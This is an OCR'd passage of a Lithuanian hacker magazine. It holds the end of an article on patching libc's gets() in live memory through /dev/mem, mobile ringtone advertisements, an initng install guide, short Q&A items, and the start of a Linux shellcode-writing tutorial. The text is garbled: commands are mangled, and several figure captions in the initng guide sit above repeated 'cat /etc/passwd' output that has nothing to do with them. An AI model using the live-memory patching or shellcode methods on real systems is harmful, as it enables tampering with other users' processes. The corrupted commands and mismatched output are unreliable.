`Gets()` modifikacija įtakoja tiek jau paleistą, tiek ir vėliau paleisimus procesus, beje, procesui labai sudėtinga nustatyti, kad jis nulaiztas! Pastaba: jeigu `gets()` jau laukia įvedimo, tai `55h` pakeitimas į `3h` nesukelia nedelsiamo išėjimo iš funkcijos, o rezultatas bus pastebetas tik ją iškvietus sekantį kartą.

Kiek tai patikima? Kas bus, jeigu modifikuotas puslapis dėl atminties trūkumo bus išstremtas, o koks nors procesas pabandys dar kartą užkrauti nulaiztą biblioteką? Ar operacinė sistema garantuoja situacijos



neprieštarinamumą? Dokumentacija (žr. „man mem“) į iškeltą klausimą neatsako, ir tai teisinga, kadangi puslapių modifikavimą stebi ne operacinė sistema, o procesorius. Po bet kokio įrašymo į puslapį (nesvarbu, kaip tai buvo padaryta – tegu su instrukcija *mov*, tegu per *dev/mem/*) procesorius nustato *dirty* vėliavėlę, taip pranešdamas OS, kad išstumiant puslapį ji derėtų įrašyti (*dump*) į diską. Sistemoje nėra specialaus „nulaužtų“ puslapių palaikymo, šie puslapiai apdorojami lygiai taip pat, kaip ir visi kiti (ko mums ir reikia). Joks procesas negali „perkrauti“ nulaužtos bibliotekos, kadangi OS nemato jokios būtinybės iš toto disko nuskaityti tai, kas jau yra operatyvinėje atmintyje. Galima manyti, kad jeigu visi procesai iškrautų modifikuotą biblioteką, po kurio laiko operacinė sistema iš tiesų ją išmestų iš atminties ir pakartotino užkrovimo metu kreiptųsi į diską. Tada mūsų laužimas nūjė tų šunų ant uodegos, tačiau tokia situacija menkai tikėtina. Bet kokių atvejų tam galima užkirsti kelią perimamejant *dirty*...

Apjungus visas aukščiau išsakytas mintis, mes esame pajėgūs realizuoti automatinį pataisymo įrankį, kuris į įvairiai pasirinktas funkcijas įdiegia bet koki kodą (automatinio peremiklio iš ties tekstą, kuris į funkcijos *gets()* pradžią įterpia komandą *retn*, tu rasi prie žurnalo pridėdame diske, kadangi dėl vietos apribojimų mes negalėjome čia pateikti visų išsities tekstų (red.past.). Keletas pastabų apie šią programą: siekiant sumažinti kolizijų skaičių ir pagreitinoti paiešką, sulyginimas atliekamas prisinšus prie poslinkio puslapio viduje (už tai atsakinga konstrukcija *page - buff(((unsigned int,p)%PAGE_SIZE))*). Puslapių užkrovimas į atmintį vyksta automatiškai, tai daro funkcija *memcmp*. Specialiai dėl to laudintis nereikia. Programa apdoroja situacijas, kuomet ieškoma seka atmintyje sutinkama daugiau nei vieną kartą arba nuosekliai einančių puslapių yra perkirsta per pusę. Šiuo atveju ji siūlo sumažinti padidintą konstantą *MIN_SEG_SIZE*, kuri atsako už signatūros dydį, bei dar kartą pakartoti savo bandymą.

Kompiliuojame programą (*gcc mem.c -O2 -o mem -ldl*) ir ją paleidžiam. Pirmasis komandinės eilutės raktas bibliotekos pavadinimas, antrasis laužiamos funkcijos pavadinimas. Paleidus programą be argumentų, laužiama *libc.so.6* bibliotekos funkcija *gets*. Jeigu funkcijos pradžioje jau įterpta *C3h*, programa pabando ją atstatyti ir įrašo *55h*, t.y. veikia kaip trigeris bandymas nulaužti funkciją su nestandartine pradžia baigsis graudžiai).

Laukite tęsinio.

Jeijau esi mobilus - būk ir stilingas

NAUJOS TOP 5

LT United / We Are The Winners
Mery J. Hedges feat. U2 / One
Anast feat. Helena / Armb
Florida Post / Paper / Happy Birthday
Rob Strasser / World, Hold On

POPULARIOS 5

ŠAUNIOS TOP 15

Shakira / Whenever, Wherever
Beyoncé feat. Drizzy / HW My Heart
Lenny Kravitz / Fly Away
ATB / Scandal
A.O.C. / TNT
Michael Gray / The Weekend
Beyoncé / Everytime
Avril Lavigne / Nobody's Home
Black Eyed Peas / Let's Get It Started
Jessica Simpson / These Boots Are
Gottlieb / Feel Good Inc.
Lil' Kim / Breaking The Habit
Guns N' Roses / Lady Of The Borneo
50 Cent feat. Eminem / Candy Shop
TV / Mission Impossible
System Of A Down / Hypnotize
Sade / Cherry Bury
Aqua / Temptations
Rob Strasser / Live Generation
Dana Biles / Never Let You Go

Melodijos

NAUJOS MELODIJOS

Rihanna / SOS
Me Yo So Sick
T.A.T.U. / Friend Of Foe
Shakira - Hips Don't Lie

ATB / Let's Go
Cascada - How Do You Do
Crazy Frog / Popcorn

Eminem / When I'm Gone
Dancing Djs Vs. Koxette / Fading Like A Flower
Poets Of The Fall / Carnival Of Rust

POPULARIOS MELODIJOS

Prodigy - Voodoo People
Paul van Dyk / Crush
Rammstein / Rosenrot
Gwen Stefani / Lool

50 Cent - Just A Lil Bit
Beyoncé feat. Drizzy / Every Single Day
DJ Tash / Traffic
Madonna - Hung Up
Europe - The Final Countdown
T.A.T.U. / All About Us
Bamfink MC's / Freestyler
Black Eyed Peas / My Humps

Sade / Cherry Bury
James Blunt / You're Beautiful
The Eagles / Hotel California
Queen / We Are The Champions
2 Unlimited / No Limit
Simpsona

189000
100000
100000
100000

100000
100000
100000
100000

100000
100000
100000
100000

100000
100000
100000
100000

100000
100000
100000
100000

100000
100000
100000
100000

WORLD CUP 2006

Fifa World Cup Anthem - Celebrate The Day
Il Divo And Toni Braxton / The Time Of Our Lives
Shakira ft. Wyclef Jean / Hips Don't Lie

VASAROS MELODIJOS

Crazy Frog / Rainando
Arash / Bora Bora
Daddy Yankee / Gasolina
Sash / Ecuador

Juanes / Volveré A Ver
Sugababes / Push The Button
Juanes / La Camisa Negra
Sean Paul / We Be Burnin'
Darius / Sandstorm
Erica Ramirez / Cose Della Vita
Bob Sinclar / Love Generation

ŠAUNIOS MELODIJOS

Ty Nu Pogodi
Black Eyed Peas / Don't Lie
50 Cent / Outta Control
System Of A Down / Hypnotize
Robbie Williams / Tripping

KIM / Wings Of A Butterfly
Ty X-Files
Drzy Osbourne / Dreamer
Rammstein / Benzin
Tom Jones / Sexbomb
Dopebox / Precious
50 Cent / Window Shopper
The Pussycat Dolls / Don't Cha

cele
metame
bamboo

baria
borabora
gasolina
ecuador

vulve
pushthebt
camisa
webbui
sandstorm
cosedellavi
lovege

nupogodi
confite
outtacon
hypnotize
trippinghi

wingsola
xfiles
dreamer
benzin
sexbomb
precious
windowshop
dentsha

Tikro garso melodijos

TOP 5 ORIGINALIOS

ATB / B PM-TIN / Came
Rammstein / American
Metallica / Enter Sandman
Rammstein / First Day Of My Life
Drover / Hello (Good To Be Here)

ORIGINALIOS

Korpilona / Wind Of Change
ATB / You're Not Alone
Sade / Shake That
Prodigy / Smack My Bitch Up
Prodigy / Voodoo People
Nightingale / Numb
The Rasmus / In The Shallow
Yeah And Go / Would You...

TIKRO GARSO KOVERIA

Madonna / Sorry
Black Eyed Peas / Pissy
Me Yo So Sick
Black Eyed Peas / My Humps
Daddy Yankee / Gasolina
The Pussycat Dolls / Don't Cha
The Pussycat Dolls / I Wanna
Cascada / Everytime We Touch
T.A.T.U. / All About Us
Shapewars / Back To Back
Shakira / Don't Bother
Robbie Williams / Tripping
Sugababes / Push The Button

Spalvoti paveikslukai

Rašyk SMS: EXEI KODAS, slusk numeriu 1321, kaina 2 Lt.
pvz.: exei car
Nuslysk draugui: EXEI KODAS 370XXXXXXX



Žaidimai telefonams

Mafia

Slusk sms
EXEI KODAS

King Kong

Slusk sms
EXEI KODAS

SWAT Force

Slusk sms
EXEI KODAS

New York Nights

Slusk sms
EXEI KODAS

The Da Vinci Code - Light Puzzle

Slusk sms
EXEI KODAS

Ages of Traders

Slusk sms
EXEI KODAS

Ghost Attack!

Slusk sms
EXEI KODAS

Crash Racing

Slusk sms
EXEI KODAS

Splinter Cell

Slusk sms
EXEI KODAS

Mission Impossible II


Slusk sms
EXEI KODAS

Power Babes

Slusk sms
EXEI KODAS

Animacijos

Rašyk SMS: EXEANI KODAS, slusk numeriu 1321, kaina 3 Lt.
pvz.: exeani car
Nuslysk draugui: EXEANI KODAS 370XXXXXXX



Kilus klausimas:



Žaibiškas

tukso užkrovimas

„Initng“ — nauja pradines „SystemV Init“ inicializacijos karta

ŠIANDIEN MES PAKALBĖSIME APIE INITNG — NAUJĄ TAVO LINUXO INICIALIZACIJOS SISTEMĄ. INITNG YRA NAUJA INIT KARTA, APIE KĄ IŠKALBINGAI BYLOJA ŠIOS SISTEMOS PAVADINIME PAVARTOTOS RAIDĖS NG (NEXT GENERATION). PAGRINDINIS INITNG PAŠAUKIMAS — TAPTI DEMESIO VERTA SENO GERO INIT PAMAINA. ŠIAME STRAIPSNYJE MES ĮSITIKINSIME, AR TAIP YRA IŠ TIKRŲJŲ.

[INIT VS INITNG] Kas gi tokio gero tame *initng*, kad apie jį verta kalbėti? Norėdami suprasti skirtumą prisiminkime, kaip veikia klasikinė *init* versija. Visų pirma paleidžiamas branduolys, kuris sumontuoja šakninę failų sistemą ir paleidžia inicializavimo programą */sbin/init*. Šią reikšmę galima pakeisti su specialiu branduolio parametru:

```
init /kel.as/iku/inicializavimo/programos
```

Branduolys po užsikrovimo nurimsta, kadangi visą tolimesnę darbą atlieka *init*. Jeigu šios programos paleisti nepavyksta, branduolys panaukoja, tolimesnis darbas negalimas. Norėdamas nustatyti reikiamą paleidimo lygį, *init* peržiūri bylą */etc/inittab*:

```
id:5::initdefault
```

Tada priklausomai nuo lygio *init* paleidžia */etc/rc.d* kataloge ir jo subkataloguose saugomus skriptus. Čia esminė frazė — „paleidžia skriptus“, kurių vykdymu užsilma komandų interpretatorius (paprastai */bin/bash*), t.y. „pašalinė“ programa.

Initng savarankiškai vykdo savo konfigūracijos bylas, kuriose nurodyti sistemos inicializavimo veiksmai, dėl ko

sistemos užkrovimo laikas smarkiai sumažėja. Iš tiesų, įdiegus ir sukonfigūravus *initng* mano FC3 pasileidžia praktiškai akimirksniu. Po to, kai aš viską teisingai sukonfigūravau ir perkroviau sistemą, iš pradžių net nesupratau, kad sistemos užkrovimas jau baigtas.

[Pasiruošimas įdiegimui] *Initng* galima parsisiųsti iš čia: initng.thinktux.net/download/v0.5/ (arba pasiimti iš mūsų CD). Ten rasite archyvus su išieties tekstais, tiek ir jau sukompiliuotus *rpm* paketus. Siūlyčiau parsisiųsti būtent išieties tekstus, beje, pačią paskutinę versiją.

Asmeniškai aš *Linux* naudoju ne tik eksperimentams, bet ir kasdieniniam darbui, todėl naujus paketus įdieginėju retai. Dabar mano diske draugiškai gyvena *Linux Mandrake 10* ir *Fedora Core 3*. Taip, sistemos nėra pačios šviežiausios, tačiau jos mane pilnai tenkina.

Iš pradžių aš pabandžiau *initng* įdiegti į mano mėgiamą *Linux Mandrake*. Įdiegti tai aš ją įdiegiau, tačiau „naujos kartos inicializacijos sistema“ atsisake veikti. Kodėl? Ji numatyta... naujesnėms sistemoms. Jeigu pabandysiu *Linux Mandrake 10* arba tą pačią *Fedora Core 3* įdiegti *rpm* paketą su *initng*, tai pamatysiu, ko reikia šiai versijai įdiegti. *Initng 0.5.3* versija reikalauja *filesystem 2.2.4* arba naujesnės versijos paketo, *glibc 2.3.4* arba naujesnio, taip pat *SELinux*.

Vien dėl *initng* įdieginti *Mandriva*, manau, neverta, todėl „po skalpeliu“ paguldžiau trečiąją *Fedora Core* versiją. Šioje versijoje yra *filesystem 2.3* paketas, yra *SELinux*, o tai, kad nėra *glibc 2.3.4* — anokia bėda. Aš pirmenybę teikiu *initng* kompiliavimui iš išieties tekstų, todėl kompiliavimo metu bus naudojama esama *glibc* versija (2.3.3). Pabandžius įdiegti *rpm* paketą į *FC3* nepatenkins priklausomybių paaiškejo, kad *initng* neveiks. Beje, apie tai iškalbingai praneš pats branduolys, kai po perkrovimo pamatysiu pranešimą, kad *initng* negali būti paleistas, kadangi gamintojų sukurtas *rpm* paketas skirtas *glibc 2.3.4* versijai.

Jeigu tu esi iš anksto sukompiliuotų paketų šalininkas ir pas tave yra pati naujausia operacinės sistemos versija, tuomet parsisiųsk šviežią *rpm* ir jį įdiek su štai tokia komanda:

```
# rpm-ihv initng 0.5 3-1 386 rpm
```

[„Initng“ įdiegimas] Iš pradžių aš *initng* įdiegiau į realią (fizinę) sistemą — savo namų kompiuterį. Po to, kai *initng* jame pradėjo puikiai veikti, aš viską pakartojau virtualioje mašinoje su *VMWare*. Taip aš vienu šūviu pribagiau du žurkius: atsakiau, tavo klausimą dėl *initng* panaudojimo *VMWare* aplinkoje ir padariau pradinio sistemos užsikrovimo ekrano vaizdus.

Prieš *initng* įdiegimą, sitikink, kad pas tave įdiegtas *gcc* kompiliatorius, programos *automake* ir *autoconf*, taip pat turėk antraščių bylas — viso to prireiks *initng* kompiliavimui. Kad nebūtų nesusipratimų, visus to imesnius veiksmus atlik root vardu. Išpakuok *initng-0.5.3.tar.gz* į */usr/src* katalogą. Taip bus sukurtas katalogas */usr/src/initng-0.5.3*. Pereik į jį ir įvykdyk komandą

```
# ./autogen.sh
```

Lyginant su *./configure*, naujasis skriptas kur kas informatyvesnis, be to, jis paleidžia *./configure Makefile* sukūrimui. Toliau įvykdyk dar dvi komandas:

```
# make
```

```

...
checking for a BSD compatible install... /usr/bin/install
checking whether build system works... yes
checking for gcc... gcc
checking whether gcc works... yes
checking for a compiler default output file name... a.out
checking whether the C compiler works... yes
checking whether we are cross compiling... no
checking for suffix of object files... o
checking whether we are using the GNU C compiler... yes

```

1 ruo to išspausdins

```

...
# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/usr/sbin/nologin
daemon:x:2:2:daemon:/usr/sbin:/usr/sbin/nologin
...

```

3 ete o conf redagavimas

```

...
# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/usr/sbin/nologin
daemon:x:2:2:daemon:/usr/sbin:/usr/sbin/nologin
...

```

2 patis paleidimas

nuke install

Greičiausiai su *initng* kompiliavimu tau neturėtų iškilti jokių problemų. Jeigu, ju vis tik yra, tai reiškia, kad tu kažko nediegei. Dar kartą paleisk *autogen*, su ir atidžiai pažūrėk, ką jis tau rašo. *Autogen.sh* išvedimą galima net nukreipti į bylą, kad po to neskubant būtų galima viską peržiūrėti.

Be *target*'o *install* gairių dar du:

- * *clean* - pašalina sukompiliuotas bylas iš katalogo, kuriame saugomi išieš tekstai
- * *uninstall* - išmeta *initng*

Nereikėtų pamiršti ir apie atitinkamą užkroviklio konfigūraciją. Juk mums reikia pridėti branduolio parametrą *init*, kad nereikėtų jo nurodyti kiekvieną kartą įžsikrovimo metu. Jeigu pas tave LILO,

```

...
# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/usr/sbin/nologin
daemon:x:2:2:daemon:/usr/sbin:/usr/sbin/nologin
...

```

2 initng kompiliavimas (make)

```

...
# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/usr/sbin/nologin
daemon:x:2:2:daemon:/usr/sbin:/usr/sbin/nologin
...

```

4 initng paleidimo pradžia

```

...
# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/usr/sbin/nologin
daemon:x:2:2:daemon:/usr/sbin:/usr/sbin/nologin
...

```

6. GU prototipas initng konfigūravimui

Jeigu pas tave grub (greičiausiai taip ir yra), tuomet į konfigą *boot.grub.grub.conf* prided šias eilutes.

```

title linux initng
kernel (hd0,)/vmlinuz-2.6.9-067
root (dev)hda2
init /sbin/initng

```

Atkreipk dėmesį į partiją su įdiegtu *Linux* bei į branduolio bylos pavadinimą. Šiuo atveju *Linux* įdiegtas į */dev/hda2* (parametras *root*, kuris nurodo šakninę failų sistemą). Branduolio byla vadinasi *vmlinuz-2.6.9-1.667* fiziškai į saugoma toje pačioje partijoje konstrukcija */hda1* atunka */dev/hda2*. *Grub* atveju parašyti užkrojo konfigūracijos nereikia.

[„Initng“ paleidimas] Norint paleisti *Linux* su *initng*, užkroviklio meniu reikia pasirinkti įrašą, kuris užtikrina tavo sistemos paleidimą su *initng*. Tą patį jaudinantis momentas, *Linux* startuoja. Kaip įprasta, iš pradžių eina branduolys, po to *initng*. Derėtų pastebėti, kad *initng* *agetty* paleidžia visiems terminalams, išskyrus *tty1*. Pirmame terminale nuolat bus atvaizduojami sistemos užsikrovimo „likučiai“, kuriuos galima peržiūrėti pasinaudojus *Shift+PgUp/PgDn*. Jungtis galima į bet kurią konsolę, pradedant antrąja (*tty2*), į kurią pereisi nuspaudęs *Alt+F2*.

[Konfigūracinės bylos] Visos konfigūracinės *initng* bylos dalinamos į dvi grupes: paleidimo lygių bylos ir servisų bylos. Pirmosios yra pačiame */etc/initng* kataloge, turi prapletimą „runlevel“ ir saugo servisų, kurie turi būti paleisti atitinkamame lygyje, sąrašą. Antrosios bylos saugomos katalogo */etc/initng* subkataloguose, jų prapletimas — „i“.

Yra trys pagrindinės paleidimo lygių bylos: *default.runlevel*, *single.runlevel* ir *system.runlevel*. Pirmoji — tai paleidimo lygis pagal nutylėjimą, antroji — vieno vartotojo režimas (1 lygis), trečioji — sisteminis lygis. Su pirmąja byla viskas aišku — ji paleidžia tavo lygį pagal nutylėjimą. Trečioji byla užtikrina pirmojo paleidimo lygio, t.y. *single* režimo užkrovimą — ji paruošia viską, ko reikia sistemos darbui. O kaip gi su *single.runlevel*? Ji skirta pirmojo paleidimo lygio „prapletimui“. Joje yra viso labo viena instrukcija sisteminio lygio (*system*) iškviatimas, tačiau esant būtinybei čia tu gali pridėti papildomų programų iškviatimus, neredaguodamas *system.runlevel* bylos. Įdiegus *initng*, suformuojama byla *default.runlevel*: į ją pridami servisų įrašai, kurie turi būti paleisti tame lygyje, kuris *initng* įdiegimo metu buvo tavo sistemos užkrovimo lygis pagal nutylėjimą. Pavyzdžiui, jeigu tavo sistema pasileisdavo penktame lygyje, tai *default.runlevel* bus pridėti visi reikiami įrašai, kad po perkrovimo su *initng* tu nepajautum jokio skirtumo (savaime suprantama, išskyrus užkrovimo greitį).

Įdiegiant *initng* aš dirbau trečiame lygyje, todėl pas mane buvo sukurta tokia *default.runlevel* byla:

```
system
daemon/klogd
daemon/eth0
daemon/syslogd
daemon/sshd
daemon/gpm
daemon/xnetd
daemon/sendmail
daemon/xfs
```

Pirmoji eilutė — ta sisteminio paleidimo lygio iškviatimas, kuris yra privalomas visiems lygiams. *System* lygyje vykdomos sistemos darbui gyvybiškai svarbios instrukcijos: *udev*, užkraunam moduliai, *USB* ir tinklo (*lo* sąsaja) galimybė, paleidžiamas *agetty*, užkraunamas sisteminis šriftas, paleidžiama *iptables* ir visa kita. Atsidaryk bylą *system.runlevel* ir pats viską suprasi. Tačiau ją redaguoti vertėtų tik tuo atveju, jeigu tu esi visiškai tikras dėl savo veiksmų.

Po viso šito paleidžiamas branduolio loginimo demonas (*klogd*), sukonfigūruojama sąsaja *eth0*, paleidžiamas sisteminio loginimo demonas, *ssh* serveris, peles servisas konsolėje (*gpm*), taip vadinamas superserveris (*xinetd*), MTA agentas (*sendmail*) bei šriftų serveris (*xfs*).

Užėik į subkatalogą *daemons*. Jame tu rasi daugelio demonų (servisų), kurie gali būti įdiegti tavo sistemoje, paleidimo „i“ bylas. Pavyzdžiui, *web* serverio paleidimui naudojama byla *http.i*. Kad *web* serveris būtų automatiškai kraunamas sistemos krovimosi metu, į *default.runlevel* bylą pridėk šią eilutę:

```
daemon/httpd
```

Korektiškesniu servisų pridėjimo į paleidimo lygį būdu laikoma programa *ng-update*, kadangi ji įvertina priklausomybes tarp servisų. Apie ką aš kalbu? Pavyzdžiui, įsivaizduok, kad pas mus yra demonas *B*, kuris priklauso nuo serviso *A*. Jeigu tu nori į užkrovimo lygį pridėti demoną *B*, tai ji reikia įrašyti po *A*, kuris jau turi būti paleistas dar prieš paleidžiant *B*. Aš noriu pasakyti, kad redaguodamas lygių bylas, tu turi aiškiai suprasti, ką darai. Jeigu dėl kažko nesitiki, pasinaudok *ng update* — šią programą mes aptarsime kiek vėliau.

[i bylos] Prieš pereinant prie „i“ bylų formato aptarimo, reikia žinoti, kokius servisų tipus galima aprašyti šiose bylose. Servisai būna trijų tipų: demonai (*daemon*), servisai (*service*) ir virtualūs servisai (*virtual*).

Demonas pasileidžia ir po paleidimo neužbaigia savo darbo, o lieka operatyvineje atmintyje. Jis gali įgauti vieną iš dviejų statusų — *RUNNING*, kas reiškia, kad demonas normaliai veikia, arba *FAIL STARTING* — demono paleidimas baigėsi su klaida. Jeigu demono paleidimo metu įvyko sutrikimas, tuomet bus sustabdyti visi nuo jo priklausomi servisai.

Servisas pasileidžia, atlieka savo darbą (pavyzdžiui, sumontuoja failų sistemas arba užkrauna sisteminį šriftą) ir baigiasi.

Virtualus servisas iš viso nieko nedaro, jis tiesiog priklauso nuo kitų. Jeigu „virtualas“ užkrautas, tuomet gali būti tikras paleisti visi servisai, nuo kurių jis priklauso. Kaip pavyzdį aptarkime bylą *daemon/httpd.i*:

```
daemon daemon/httpd {
    need = system/booinisc,
    require network,
    use = daemon/sshd daemon/mysql daemon/postgres system/netmount
    exec daemon = /usr/sbin/httpd,
    pid file = /var/run/httpd.pid;
};
```

Raktinis žodis *daemon* kalba pats už save: *httpd* — demonas. *Initng* servisas skiria ne pagal bylos pavadinimą, o pagal identifikatorių, kuris pateikiamas po tarnybinio žodžio *daemon* (*service/virtual*), kas leidžia aprašyti kažką panašaus į:

```
daemon daemon.agetty {
    need = system/booinisc,
    env DEV PRE tty;
    exec daemon = /sbin/agetty 38400 ${DEV PRE}${NAME},
    respawn,
```

Sužinkime prie mūsų *httpd*. Dėl reiktyvos *need* ir *use* leidžia aprašyti priklausomybes (apie tai mes pakalbėsime kiek vėliau). Demonui *httpd* reikalingas tinklas, atitinkamai čia mes neapsieisime be *require-network*. *Exec* nurodo vykdomą serviso (demono) bylą.

Bylos pavadinimas su unikaliu serviso proceso identifikatoriumi nurodomas su `pid_file`.

Atkreipk dėmesį į direktyvas `ENV` ir `respawn`. Pirmoji naudojama aplinkos kintamųjų sukonfigūravimui, o antroji perleidžia servisą avarinio jo užbaigimo atveju.

Aš neatsitiktinai čia pateikiau serviso–demono `agetty` listingą. Atkreipk dėmesį į direktyvas `ENV` ir `respawn`. Pirmoji naudojama aplinkos kintamiesiems sukonfigūruoti, o antroji perleidžia servisą avarinio jo užbaigimo atveju.

[Priklausomybės ir konfliktai] Direktyva `need` parodo tuos servusus, nuo kurių priklauso aprašomas servisas. Jeigu šie servisai nebuvo paleisti, tai prieš aprašomo serviso paleidimą `initng` paleis viską, ką tu nurodei su `need`.

Direktyva `use` naudojama kitaip: ji tiesiog nurodo, kokius servusus gali panaudoti ir mūsų servisas. Jeigu jie nepaleisti, `initng` jų taip pat nepaleidines. Direktyva `use` naudojama tam, kad būtų galima apibrėžti servisų paleidimo tvarką. Ši informacija įvertinama pridėant servusus į reikiamą lygį su `ng-update`.

Direktyva `conflict` leidžia apibrėžti servisą, su kuriuo konfliktuoja mūsų servisas. Pavyzdžiui, `wu_ftpd` gali konfliktuoti su `ProFTPD`, o `sendmail` — su `postfix`. Sistemoje negali būti dviejų servisų, kurie atlieka vienus ir tuos pačius veiksmus.

[NGC ir NG—UPDATE] Pirmasis įrankis naudojamas serviso paleidimu / sustabdymui (service analogas `init` atveju), o antrasis — serviso pridedimui į nurodytą paleidimo lygį. Sintakse.

```
ng <veiksmas> <servisas>
ng-update <veiksmas> <servisas> <paleidimo lygis>
```

Apstatykime keletą pavyzdžių:

```
ngc -u httpd -- httpd paleidimas
ngc -d httpd -- httpd sustabdymas
ngc -h -- pagalba
```

```
* į default lygį pridėdame net/ppp0 paleidimą */
ng-update add net/ppp0 default
* iš default pašaliname net/eth1 paleidimą */
ng-update del net/eth1 default
```

[Initng ir X'ai] Negalima nepaminėti, kad `initng` šiek tiek konfliktuoja su `X Window` sistema. Tai susiję su nauja pelės inicializavimo sistema, kuri vadinasi ne `/dev/mouse`, o `/dev/psaux` (taip ir turi būti), todėl, jei būtina, reikia šiek tiek pakoreguoti `XFree86/XOrg` konfigą. Ir dar: jeigu pas tave kompiuteryje įdiegta `nVidia` vaizdo plokštė, teks šiek tiek „paburti“ su `nVidia` tvarkyklėmis (išsamiau apie tai sužinosi `initng 0.5.3/doc/initng.txt` byloje).

[Diagnozė] Būsiu akoniškas: `initng` ne tik galima, bet ir reikia naudoti. Žymiai sutrumpėjo sistemos krovimosi laikas, atsirado daugiau servisų paleidimo konfigūravimo galimybių, kadangi `initng` daug lankstesnė už savo pirmtakę. `initng` nėra sudėtinga sistema, tiesiog iš pradžių darbas su ja gali pasirodyti kiek neįprastas. Jeigu iškils sunkumų — rašyk, o aš tau patarsiu, ką ir kaip reikia daryti.

Q

Straipsnyje „Pabėgimas iš VMWare“ buvo rašoma apie tai, kaip ištrukti iš virtualios mašinos. Man iškilo kiek kitoks klausimas: kaip nepalerdžiant virtualios mašinos iš pagrindinės sistemos įtakoti viešinę OS? VMWare kiekvienai virtualiai mašinai sukuria specialias bylas — galbūt tai būtų galima padaryti per jas?

A

A: Iš tiesų, kiekvienai virtualiai mašinai VMWare sukuria bylą atvaizdą, kurioje saugoma informacija apie virtualų kietąjį diską, jo partijas, esančius duomenis ir t.t. Ilgai šios bylos formatas buvo saugomas paslėptyje ir tik neseniai gamintojai jį paviešino. Viskas, ko reikia, aprašyta VMDK (*Virtual Machine Disk Format*) specifikacijoje, kurią gali parsisiųsti iš čia: www.vmware.com/interfaces/vmdk.html. Be pačios VMWare kol kas nėra gatavų produktų, kurie būtų skirti dirbti su šiais atvaizdais. Galbūt tu parašysi tokią programinę įrangą?

Q

Sakoma, kad viešuose šaltiniuose pateikiami proxy serveriai yra juodame sąraše. Ar toks sąrašas iš tiesų egzistuoja?

A

A: Savaimė suprantama, kad taip. Jeigu egzistuoja *ProxyList Grabber* (www.thalliumtech.com) tipo programos, kurios iš viešų šaltinių išgauna slaptuosius proxy serverius ir nufiltruoja dublikatus, tai kodėl gi analogiškų priemonių nepanaudojus juodųjų sąrašų sukūrimui? Taigi tokie juodieji sąrašai aktyviai sudarinėjami, juos naudoja elektroninių mokymų sistemos, kurios taip seka mėgėjus išlikti inkognito. Sužinoti, ar tavo proxy yra juodajame sąraše, gali čia: www.whois.sc.



060

Juodoji magija pradedantiesiems

Shellkodo kūrimas

„Linux/x86“ sistemai ir pavyzdžiai
PERŽIŪRĖDAMAS EKSPLOITŲ IŠEITIES
TEKSTUS TU TIKRIAUSIAI NE KARTĄ
MĄSTEI, KAS GI YRA TOS TARP DVIGUBŲ
KABUČIŲ ĮSPRAUSTOS MAGIŠKOS
RAIDELIŲ IR SKAIČIUKŲ SEKOS. VISA
TAI VADINAMA VIENU VARDU — SHEL-
LKODAS. TAIP, TAI TAS PATS KODAS,
BE KURIO HAKERIS — NE HAKERIS, O
PAŽEIDŽIAMUMAS — VISO LABO DDOS'Ų
GALIMYBĖ. ŠIAME STRAIPSNYJE, REM-
DAMASIS X86 ARCHITEKTŪRAI SKIRTOS
LINUX OS PAVYZDŽIAIS, AŠ PABANDYSIU
PAAIŠKINTI, KAIP SUKURIAMOS ŠIOS
STEBUKLINGOS *NIX SISTEMOMS SKIR-
TOS SEKOS, KURIOS HAKERIO GYVENIMĄ
PADARO ŠVIESŲ IR ĮDOMŲ.



Šiame straipsnyje bus aptariami šie dalyai:
• Shellkodo kūrimas
• Shellkodo naudojimas
• Shellkodo testavimas

Shellcode — tai tam tikra baitkodo seka, kuri pakeičia vieną ar kitą sistemos funkciją. Shellkodas jokių būdu neturi apsinbinti sistemos aplinkos (komandinės eilutės aka shell) pakeidimu, jį galima išmokyti daryti ką tik nori — galimybes čia priklauso tik nuo autonaušo vaizdžutes ir patyrimo.

Paprastai shellkodas rašomas su assembleriu, kas naujokui jau savaime ne visada lengva, tačiau aš pasistengsiu pateikti tikslius apibūdinimus, kad net ir mašininės kalbos niekada nemačiusiam naujokui būtų aišku, kaip parašyti paprasčiausią shellkodą ir jį panaudoti savo tikslais.

[Funkcijos iškvietimas] Prieš pradėdant rašyti shellkodą, reikia išsiaiškinti, kaip Linux sistemoje iškviešti vieną ar kitą sistemine funkciją. Jeigu Windows sistemoje tam reikia kankinančiai į galvą eškoti milijono skirtingų adresų, tai čia viskas labai paprasta. Bet kuri sisteminė funkcija iškviečiama trimis etapais:

1. Į EAX registrą įrašomas sisteminio iškvietimo numeris
2. Į likusius registrus įrašomi parametrai (iš kairės į dešinę).
3. Iškviečiamas sisteminis pertraukimas 80h.

[Ir jokio vargo su adresais, kaip langinėse.] Pabandykime iš pradžių parašyti paprastą iškvietimą, kuris nedaro nieko daugiau, o tik išeina iš programos. Norėdamos sužinoti, kokį numerį reikia perkelti į EAX registrą, tiesiog žvilgtelk į `/usr/include/asm/unistd.h`. Šioje byloje saugomi visų sisteminių iškvietimų numeriai. Nesunkiai atkasam jo numerį, tačiau čia iš karto tenka susidurti su kita problema: vien tik iškvietimo numerio mažai. Mums taip pat reikia žinoti, ką įrašyti į likusius registrus, t.y. kokius iškvietimo parametrus. Norint atsakyti į šį klausimą, reikia pasinaudoti nuostabią *nix'ine komanda man. Perduok jai vietoje argumento „2“ ir reikiama iškvietimo pavadinimą, ir tau bus pateiktas pilnas iškvietimo aprašymas.

```
bash-2.05b# man 2 exit
```

